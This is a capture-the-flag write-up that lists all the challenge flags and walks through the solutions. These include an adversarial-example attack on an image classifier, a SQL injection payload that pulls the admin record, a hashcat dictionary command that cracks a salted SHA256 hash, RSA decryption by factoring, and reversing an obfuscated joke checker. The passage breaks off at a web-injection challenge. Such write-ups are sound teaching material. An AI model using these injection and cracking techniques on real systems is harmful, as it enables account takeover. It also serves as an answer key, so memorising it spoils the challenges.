
CTF17 - Writeup



FLAGI (format: sfi17_ctf{flag})
'hello_world': 'glhf',
'cracker': 'thatsfirme',
'secret_code': '5f12022',
'magic_constant': '3B13B13C',
'q_rsqrtf': '5f3759df',
'validator': 'sin',
'encrypted_message': 'that_was_rsa!',
'brainfuck': 'g01ng_3s0t3r1c!!',
'mask': 'sk4m',
'adversarial_attack': 'CAT_SAVED',
'letter': 'g00djob',
'terminal': 'find_me_if_you_can',
'map': 'isthisatreasuremap',
'login_form': '401_UN4U7h0r1Z3D',
'language_generator': 'code_now_we_can',
'funny_robot': 'the_best_jokes_on_this_side_of_the_galaxy'

Adversarial attack

You have to download the image of the cat from the site ("persian.jpg") and find the model from the linked TensorFlow site (https://keras.io/api/applications/#usage-examples-for-image-classification-models).

Example code to perform the attack:

imports

```
from tensorflow.keras.applications import MobileNetV2
from tensorflow.keras.preprocessing import image
from tensorflow.keras.applications.mobilenet import preprocess_input
from tensorflow.keras.models import Model
import numpy as np
import tensorflow as tf
from tensorflow import nn
import matplotlib.pyplot as plt
from tensorflow.keras.utils import save_img
```

load tensorflow model

```
def load_model() -> Model:
    # https://keras.io/api/applications/#usage-examples-for-image-classification-models
    model = MobileNetV2(
        include_top=True,
        weights="imagenet",
        input_tensor=None,
        input_shape=None,
        pooling=None,
        classes=1000,
        classifier_activation="softmax",
    )
    return model
```


functions for loading image and preprocessing


```
def load_image_tf():
    img_path = 'persian.jpg'
    image_raw = tf.io.read_file(img_path)
    image = tf.image.decode_image(image_raw)
    return image

def preprocess_image_tf(image):
    image = tf.cast(image, tf.float32)
    image = tf.image.resize(image, (224, 224))
    image = preprocess_input(image)
    image = image[None, ...]
    return image
```

prepare objects

```
cat = load_image_tf()
prep_cat = preprocess_image_tf(cat)

model = load_model()

img_sample = tf.convert_to_tensor(prep_cat)
loss_func = tf.keras.losses.CategoricalCrossentropy()

with tf.GradientTape() as tape:
    tape.watch(img_sample)
    prediction = model(img_sample)
    loss = loss_func(tf.expand_dims(tf.argmax(prediction), 0), prediction)

    grad = tape.gradient(loss, img_sample)
sign = tf.sign(grad)

plt.imshow(cat)
plt.show()
plt.imshow(sign[0] * 0.5 + 0.5)
plt.show()
```

Output images:





Test different parameters and choose the best one

```
mse_func = tf.keras.losses.MeanSquaredError()

# cat_resized = tf.cast(cat, tf.float32)
# cat_resized = tf.image.resize(cat_resized, (224, 224))

for eps in (0, 0.05, 0.07, 0.1, 0.15):

    adv_img = tf.cast(cat, tf.float32)
    adv_img = tf.image.resize(adv_img, (224, 224))

    adv_img = adv_img / 255. + eps * sign[0]
    adv_img = tf.clip_by_value(adv_img, -1, 1)
    adv_img *= 255.

    org_size_adv_img = tf.image.resize(adv_img, (549, 612))
    org_size_adv_img = tf.cast(org_size_adv_img, tf.int64)

    save_img(path=f'cat_{eps}.jpg', x=org_size_adv_img)

    org_size_adv_img
    plt.imshow(org_size_adv_img)
    mse = mse_func(cat, org_size_adv_img)

    adv_img = preprocess_input(adv_img)
    adv_img = adv_img[None, ...]

    label_idx = np.argmax(
        model.predict(
            adv_img
            )
        )
    # 283 is label of persian cat from Imagenet dataset
    plt.title('Persian cat' if label_idx == 283 else 'Definitely not a cat')
    plt.show()
    print(f'mean square error = {mse.numpy()}')
```

Brainfuck

Example solution:

```
[<]>
[->[>]>+<<[<]>]
[>]>.
```

There is nothing tricky. We just had to write a program that followed the instructions.

Code explanations:

As our code would be appended to the end of a bunch of ones, the pointer would be at the end of it, we first make sure to move the pointer to the beginning of the list of ones.

To achieve that, we execute: **[<]** - go to the left until you find a zero; **>** - after that, step one cell to the right (where the first one is);

Then we start the actual counting:

[-> - first, we subtract a one from the cell we're counting;

[>] - go to the right until you find a zero (so basically to the end of the list);

>+ - take one more step to the right and add one;

<< - take two steps to the left (to place the counter at the end of the list of the ones);

[<]> - here, again, go to the left until you find a zero and step one cell to the right;

] - everything is closed in the loop, so it will go through the list until it finds a zero (so the end of the list);

After that, we return to the beginning of the list and the whole process repeats until we run out of ones.


At the last line, we move to the end of the list (where the counter is stored) and print the ASCII value.

After executing the code, we get the flag, which is: **sfi17_ctf{g01ng_3s0t3r1c!!}.**

Of course, the solution presented here is not the only one possible.

Cracker puzzle

The application is getting the users' data from the database. The server executes a query in the form:
SELECT * FROM cracker_usercredentials WHERE id = '{q}' LIMIT 10
where q is the input filed value.
The goal of the puzzle is to find the admin password, which is the flag (the admin is the person with the highest privilege in the system, represented in the column 'Privilege').
To make the puzzle a little more complicated the number of records displayed on the page is limited to 10 (if you try to display more the error is generated).




Solution:


Because of the lack of proper data sanitization, the input field is vulnerable to SQL Injection attacks (about the vulnerability: https://owasp.org/www-community/attacks/SQL_Injection).

We want to find the person with the highest privilege. The solution:

161' or 1=1 order by 4 desc limit 1--



Sorting would not work when the 'Privilege' column name is used - the name displayed on the page is not how the column is named in the database. Because of that, we have to sort by the column number.




After finding the admin account, we can see that we don't have the actual password - it is hashed with a salt value (more on password storing concepts: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html).

The hashing algorithm used is SHA256 (you can check that here:: https://www.tunnelsup.com/hash-analyzer/) with the salt value appended at the beginning: sha256($salt . $hash). There is also the possibility to append the salt at the end sha256($hash.$salt) which would affect the cracking process later - there's no better way to determine this than by trial and error.

The password was taken from the RockYou dictionary (available for ex. here: https://github.com/praetorian-inc/Hob0Rules/tree/master/wordlists).

The dictionary is also available by default in the Kali Linux distribution.

We will crack the hash using the hashcat program. First, we store the hash value and the salt in a file called 'admin_hash.



972fd84704e4a3192ef7ad78f2e4e5ea8e24219ef743b5d72d30acb63d889e7a:kjsriwfxosLo - hashcat input format is hash:salt

The command to crack the hash is the following:

hashcat -a 0 -m 1420 -o result admin_hash /usr/share/wordlists/rockyou.txt


We have to use the dictionary attack (-a 0) with the correct hashing algorithm (-m 1420 corresponds to sha256($salt.$pass), so the setup we want), after the option -o we pass the output file name (here 'result') and after that the name of the file when the hash and salt values are stored. As the last parameter we pass the dictionary we want to use. The result should appear immediately (no need to configure any rules).

In the output file we get the result:

972fd84704e4a3192ef7ad78f2e4e5ea8e24219ef743b5d72d30acb63d889e7a:kjsriwfxosLo:**$&luz1205$&**

And this is our flag.

Encrypted message



We can guess that the numbers represent the values from the RSA encryption algorithm (the letters used here follow the typical convention, and the value 65537 is used in the literature about RSA). The numbers n, e form the public key, and the number c is the ciphertext.

If you're not familiar with RSA encryption, we recommend the Wikipedia article on that subject (https://en.wikipedia.org/wiki/RSA_(cryptosystem)).

RSA security is entirely based on the practical difficulty in the factorization of the product of large prime numbers - here the n number. That's the only thing we need to crack this cryptosystem. The number n used here is high enough in order not to be easily brute-forced. But small enough that it was probably already decomposed and should be fairly easy to find in a database. Ex here:

http://factordb.com/index.php?query=19488219284460787064070023532748189688323430049653603692501636 1

or here: https://www.dcode.fr/prime-factors-decomposition

After finding the two primes, we have everything we need to restore the private key and thus crack the ciphertext and find the flag.

Script that showcases the method of decrypting the flag given two primes:

```
#! /usr/bin/python3

n = 19488219284460787064070023532748189688323430049653603692501636 1
e = 65537
c = 11555083453623302456735951386785271901257709311307026594330029

# factorized primes:
p = 10997274961335074523169615970773
q = 17720953011522145095909390385157

phi = (p-1)*(q-1)
d = pow(e, -1, phi)

# decryption
m = pow(c, d, n)
m_hex = hex(m)[2:]
message = bytes.fromhex(m_hex)
print(message)
```

Fast inverse square root [q_rsqrtf]

The most reasonable way to solve it is just extracting the name of the function from the first line of code:

line

```
0000000000001169 <_Z7Q_rsqrtf>:
```

The name of the function is "`Q_rsqrt`".
After googling it, the first result you can find is https://pl.wikipedia.org/wiki/Szybka_odwrotno%C5%9B%C4%87_pierwiastka_kwadratowego.
On the side there is an original fragment of code:

Q_rsqrtf

```
float Q_rsqrt( float number )
{
        long i;
        float x2, y;
        const float threehalfs = 1.5F;

        x2 = number * 0.5F;
        y  = number;
        i  = * ( long * ) &y;                       // evil floating point bit level hacking
        i  = 0x5f3759df - ( i >> 1 );               // what the fuck?
        y  = * ( float * ) &i;
        y  = y * ( threehalfs - ( x2 * y * y ) );   // 1st iteration
//      y  = y * ( threehalfs - ( x2 * y * y ) );   // 2nd iteration, this can be removed

        return y;
}
```

Flag is in the line:


line with magic value

```
i = 0x5f3759df - ( i >> 1 ); // what the fuck?
```

So the flag is **5f3759df**

Funny Robot ctf17

After inspecting the site, we can find a script that determines if the provided joke is funny.



We need to make a little reverse engineering of the script, to find out what text we need to provide.
All operations that are performed on input are reversible, so if we can record the order of operations we would be able to run them in reversed order on the table with values, that are compared with transformed input in order to validate it.
(note that after performing operations, the script is left with the changed state of variables)

As I am more comfortable working with python, I decided to rewrite this JS script to python.

script

```
indexes = [
    3, 6, 0, 0, 1, 0, 0, 5, 6, 2, 4, 4, 0, 2, 5, 1, 6, 1, 2, 6,
    1, 0, 4, 4, 3, 5, 4, 2, 6, 6, 1, 3, 4, 4, 4, 2, 6, 5, 0, 0,
    5, 6, 2, 2, 2, 0, 4, 0, 4, 2, 6, 3, 1, 2, 3, 4, 3, 1, 6, 5,
    0, 0, 0, 4, 5, 4, 1, 3, 2, 3, 1, 3, 2, 1, 4, 5, 5, 6, 4, 2,
    2, 0, 6, 0, 4, 5, 0, 2, 5, 2, 2, 3, 5, 4, 3, 4, 2, 4, 5, 6
]

answer = [
    36, 21, 101, 57, 103, 72, 118, 37, 16, 105,
    92, 115, 55, 63, 83, 65, 49, 80, 61, 46, 124,
    21, 112, 115, 34, 64, 69, 115, 77, 22, 33, 10,
    23, 111, 124, 99, 62, 111, 8, 124, 34
]


def shift_array(n: int, array: list):
    n = n % len(array)
    temp = array[n:] + array[:n]
    for i, v in enumerate(temp):
        array[i] = v


def console_log(x: str):
    print(x)


def xor_arrays(first: list, second: list):
    if len(first) < len(second):
        return xor_arrays(second, first)

    second += [chr(0)] * (len(first) - len(second))
    return [chr(ord(f) ^ ord(s)) for f, s in zip(first, second)]


if __name__ == '__main__':
    execution = []
```

```
    commands = [
        "shift_array(1, joke)",
        "joke = xor_arrays(keys[0 % len(keys)], joke)",
        "shift_array(1, keys)",
        "end = end + 1",
        "shift_array(11, joke)",
        "console_log('Calculating')",
        "shift_array(79, commands)"
    ]
    keys = [list(v) for v in (
        "EYXpQInLay8WvJ5pwbA2PzCwXJKhSN8vDpd54VWOe",
        "6NjooYRUm3IOrhwUeZ8qtkcsQVRk05Z7vdUT8wC1I",
        "wLw57Eyw57dYB0RUBV6PazJUYkpiHh2jSFqM99woW",
        "STbiDbvpsKHBEzth58EmzcKg3yd3QBRZBSdI8IEqB",
        "q9DVGupsPq60mMXQVTrE3GmGD9D4Ty5crYdv5wuX4"
    )]
    joke = list("ibsfvlidvbflasf")

    end = 0
    while end < 20:
        execution.append(commands[indexes[0]])  # save execution history
        # try:
        exec(commands[indexes[0]])
        # except:
        #     print(execution)
        #     raise Exception()
        shift_array(1, indexes)

    print(len(execution))
    print('execution order')
    print(execution)
    print('state of indexes')
    print(indexes)
    print('state of commands')
    print(commands)
    print('state of keys')
    print(keys)

    print()
    print([ord(v) for v in joke])
    print(answer)
```

Value of provided "joke" string doesn't matter, we run this script only to record the order of operations and state of the variables "indexes", "commands", "keys" and length of execution list (number of algorithm steps).
After we have recorded values, we need to write a script that runs operations in reversed order. Note that the "shift" operation also has to work in reversed direction.

reversed script

```
# indexes after execution
indexes = [6, 3, 6, 0, 0, 1, 0, 0, 5, 6, 2, 4, 4, 0, 2, 5, 1, 6, 1, 2, 6, 1, 0, 4, 4, 3, 5, 4, 2, 6, 6, 1, 3,
4, 4, 4, 2, 6, 5, 0, 0, 5, 6, 2, 2, 2, 0, 4, 0, 4, 2, 6, 3, 1, 2, 3, 4, 3, 1, 6, 5, 0, 0, 0, 4, 5, 4, 1, 3, 2,
3, 1, 3, 2, 1, 4, 5, 5, 6, 4, 2, 2, 0, 6, 0, 4, 5, 0, 2, 5, 2, 2, 3, 5, 4, 3, 4, 2, 4, 5]
# commands after execution
commands = ["console_log('Calculating')", 'shift_array(79, commands)', 'shift_array(1, joke)', 'joke =
xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(1, keys)', 'end = end + 1', 'shift_array(11, joke)']

answer = [
    36, 21, 101, 57, 103, 72, 118, 37, 16, 105,
    92, 115, 55, 63, 83, 65, 49, 80, 61, 46, 124,
    21, 112, 115, 34, 64, 69, 115, 77, 22, 33, 10,
    23, 111, 124, 99, 62, 111, 8, 124, 34
]

execution_order = ['end = end + 1', 'shift_array(79, commands)', 'shift_array(1, keys)', 'shift_array(1,
keys)', 'end = end + 1', 'shift_array(1, keys)', 'shift_array(1, keys)', 'shift_array(1, joke)', 'joke =
xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(11, joke)', 'shift_array(79, commands)', 'joke = xor_arrays
(keys[0 % len(keys)], joke)', 'shift_array(11, joke)', 'shift_array(79, commands)', 'shift_array(11, joke)',
```

```
'shift_array(1, joke)', "console_log('Calculating')", 'shift_array(1, joke)', 'joke = xor_arrays(keys[0 % len
(keys)], joke)', "console_log('Calculating')", 'shift_array(1, joke)', 'shift_array(79, commands)', "console_log
('Calculating')", "console_log('Calculating')", 'shift_array(11, joke)', 'shift_array(79, commands)',
'shift_array(1, joke)', "console_log('Calculating')", 'shift_array(1, keys)', 'shift_array(1, keys)',
'shift_array(11, joke)', 'shift_array(79, commands)', 'shift_array(1, keys)', 'shift_array(1, keys)',
'shift_array(1, keys)', 'shift_array(1, joke)', 'shift_array(11, joke)', 'end = end + 1', "console_log
('Calculating')", "console_log('Calculating')", 'end = end + 1', 'shift_array(11, joke)', 'shift_array(1,
joke)', 'shift_array(1, joke)', 'shift_array(1, joke)', "console_log('Calculating')", 'shift_array(1, keys)',
"console_log('Calculating')", 'shift_array(1, keys)', 'shift_array(1, joke)', 'shift_array(11, joke)', 'joke =
xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(79, commands)', 'shift_array(1, keys)', 'end = end + 1',
'shift_array(11, joke)', 'end = end + 1', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(79,
commands)', 'shift_array(1, joke)', 'shift_array(1, keys)', 'shift_array(1, keys)', 'shift_array(1, keys)',
'shift_array(79, commands)', 'shift_array(1, keys)', 'joke = xor_arrays(keys[0 % len(keys)], joke)',
"console_log('Calculating')", 'shift_array(1, joke)', 'shift_array(79, commands)', 'shift_array(1, keys)',
'shift_array(1, joke)', 'shift_array(1, keys)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(1,
joke)', 'end = end + 1', 'shift_array(11, joke)', 'shift_array(11, joke)', "console_log('Calculating')", 'end =
end + 1', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'joke = xor_arrays(keys[0 % len(keys)], joke)',
'shift_array(79, commands)', 'shift_array(1, joke)', 'joke = xor_arrays(keys[0 % len(keys)], joke)',
"console_log('Calculating')", 'shift_array(79, commands)', 'end = end + 1', "console_log('Calculating')", 'joke
= xor_arrays(keys[0 % len(keys)], joke)', "console_log('Calculating')", "console_log('Calculating')",
'shift_array(79, commands)', 'end = end + 1', 'shift_array(1, keys)', 'joke = xor_arrays(keys[0 % len(keys)],
joke)', 'shift_array(1, keys)', 'shift_array(1, joke)', 'shift_array(1, keys)', 'end = end + 1', 'shift_array
(11, joke)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(11, joke)', "console_log
('Calculating')", "console_log('Calculating')", 'shift_array(79, commands)', 'shift_array(1, joke)',
'shift_array(1, joke)', "console_log('Calculating')", 'shift_array(79, commands)', 'shift_array(11, joke)',
'shift_array(79, commands)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(11, joke)',
'shift_array(79, commands)', 'shift_array(11, joke)', 'shift_array(1, joke)', "console_log('Calculating')",
'shift_array(1, joke)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', "console_log('Calculating')",
'shift_array(1, joke)', 'shift_array(79, commands)', "console_log('Calculating')", "console_log
('Calculating')", 'shift_array(11, joke)', 'shift_array(79, commands)', 'shift_array(1, joke)', "console_log
('Calculating')", 'shift_array(1, keys)', 'shift_array(1, keys)', 'shift_array(11, joke)', 'shift_array(79,
commands)', 'shift_array(1, keys)', 'shift_array(1, keys)', 'shift_array(1, keys)', 'shift_array(1, joke)',
'shift_array(11, joke)', 'end = end + 1', "console_log('Calculating')", "console_log('Calculating')", 'end =
end + 1', 'shift_array(11, joke)', 'shift_array(1, joke)', 'shift_array(1, joke)', 'shift_array(1, joke)',
"console_log('Calculating')", 'shift_array(1, keys)', "console_log('Calculating')", 'shift_array(1, keys)',
'shift_array(1, joke)', 'shift_array(11, joke)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array
(79, commands)', 'shift_array(1, keys)', 'end = end + 1', 'shift_array(11, joke)', 'end = end + 1', 'joke =
xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(79, commands)', 'shift_array(1, joke)', 'shift_array(1,
keys)', 'shift_array(1, keys)', 'shift_array(1, keys)', 'shift_array(79, commands)', 'shift_array(1, keys)',
'joke = xor_arrays(keys[0 % len(keys)], joke)', "console_log('Calculating')", 'shift_array(1, joke)',
'shift_array(79, commands)', 'shift_array(1, keys)', 'shift_array(1, joke)', 'shift_array(1, keys)', 'joke =
xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(1, joke)', 'end = end + 1', 'shift_array(11, joke)',
'shift_array(11, joke)', "console_log('Calculating')", 'end = end + 1', 'joke = xor_arrays(keys[0 % len(keys)],
joke)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(79, commands)', 'shift_array(1, joke)',
'joke = xor_arrays(keys[0 % len(keys)], joke)', "console_log('Calculating')", 'shift_array(79, commands)', 'end
= end + 1', "console_log('Calculating')", 'joke = xor_arrays(keys[0 % len(keys)], joke)', "console_log
('Calculating')", "console_log('Calculating')", 'shift_array(79, commands)', 'end = end + 1', 'shift_array(1,
keys)', 'joke = xor_arrays(keys[0 % len(keys)], joke)', 'shift_array(1, keys)', 'shift_array(1, joke)',
'shift_array(1, keys)', 'end = end + 1']


# reversed versions of commands
def shift_array(n: int, array: list):
    n = -n % len(array)
    temp = array[n:] + array[:n]
    for i, v in enumerate(temp):
        array[i] = v


def console_log(x: str):
    print(x)


def xor_arrays(first: list, second: list):
    if len(first) < len(second):
        return xor_arrays(second, first)

    second += [chr(0)] * (len(first) - len(second))
    return [chr(ord(f) ^ ord(s)) for f, s in zip(first, second)]
```

```
if __name__ == '__main__':

    # state of keys after function call
    keys = [['S', 'T', 'b', 'i', 'D', 'b', 'v', 'p', 's', 'K', 'H', 'B', 'E', 'z', 't', 'h', '5', '8', 'E',
'm', 'z', 'c', 'K', 'g', '3', 'y', 'd', '3', 'Q', 'B', 'R', 'Z', 'B', 'S', 'd', 'I', '8', 'I', 'E', 'q', 'B'],
['q', '9', 'D', 'V', 'G', 'u', 'p', 's', 'P', 'q', '6', '0', 'm', 'M', 'X', 'Q', 'V', 'T', 'r', 'E', '3', 'G',
'm', 'G', 'D', '9', 'D', '4', 'T', 'y', '5', 'c', 'r', 'Y', 'd', 'v', '5', 'w', 'u', 'X', '4'], ['E', 'Y', 'X',
'p', 'Q', 'I', 'n', 'L', 'a', 'y', '8', 'W', 'v', 'J', '5', 'p', 'w', 'b', 'A', '2', 'P', 'z', 'C', 'w', 'X',
'J', 'K', 'h', 'S', 'N', '8', 'v', 'D', 'p', 'd', '5', '4', 'V', 'W', 'O', 'e'], ['6', 'N', 'j', 'o', 'o', 'Y',
'R', 'U', 'm', '3', 'I', 'O', 'r', 'h', 'w', 'U', 'e', 'Z', '8', 'q', 't', 'k', 'c', 's', 'Q', 'V', 'R', 'k',
'0', '5', 'Z', '7', 'v', 'd', 'U', 'T', '8', 'w', 'C', '1', 'I'], ['w', 'L', 'w', '5', '7', 'E', 'y', 'w', '5',
'7', 'd', 'Y', 'B', '0', 'R', 'U', 'B', 'V', '6', 'P', 'a', 'z', 'J', 'U', 'Y', 'k', 'p', 'i', 'H', 'h', '2',
'j', 'S', 'F', 'q', 'M', '9', '9', 'w', 'o', 'W']]

    joke = [chr(v) for v in answer]
    end = 199
    for cmd in reversed(execution_order):
        exec(cmd)
    print(''.join(joke))
```

At the end, the printed "joke" is going to be a valid flag.

Language generator

On this page, we have three input fields and a drop-down list. The provided input is reflected on the final page after clicking the 'Generate language' button. Let's check how the values are processed and at which level do we have control over the output.

```
<script>
        function generateXML(name, paradigm, year, author) {
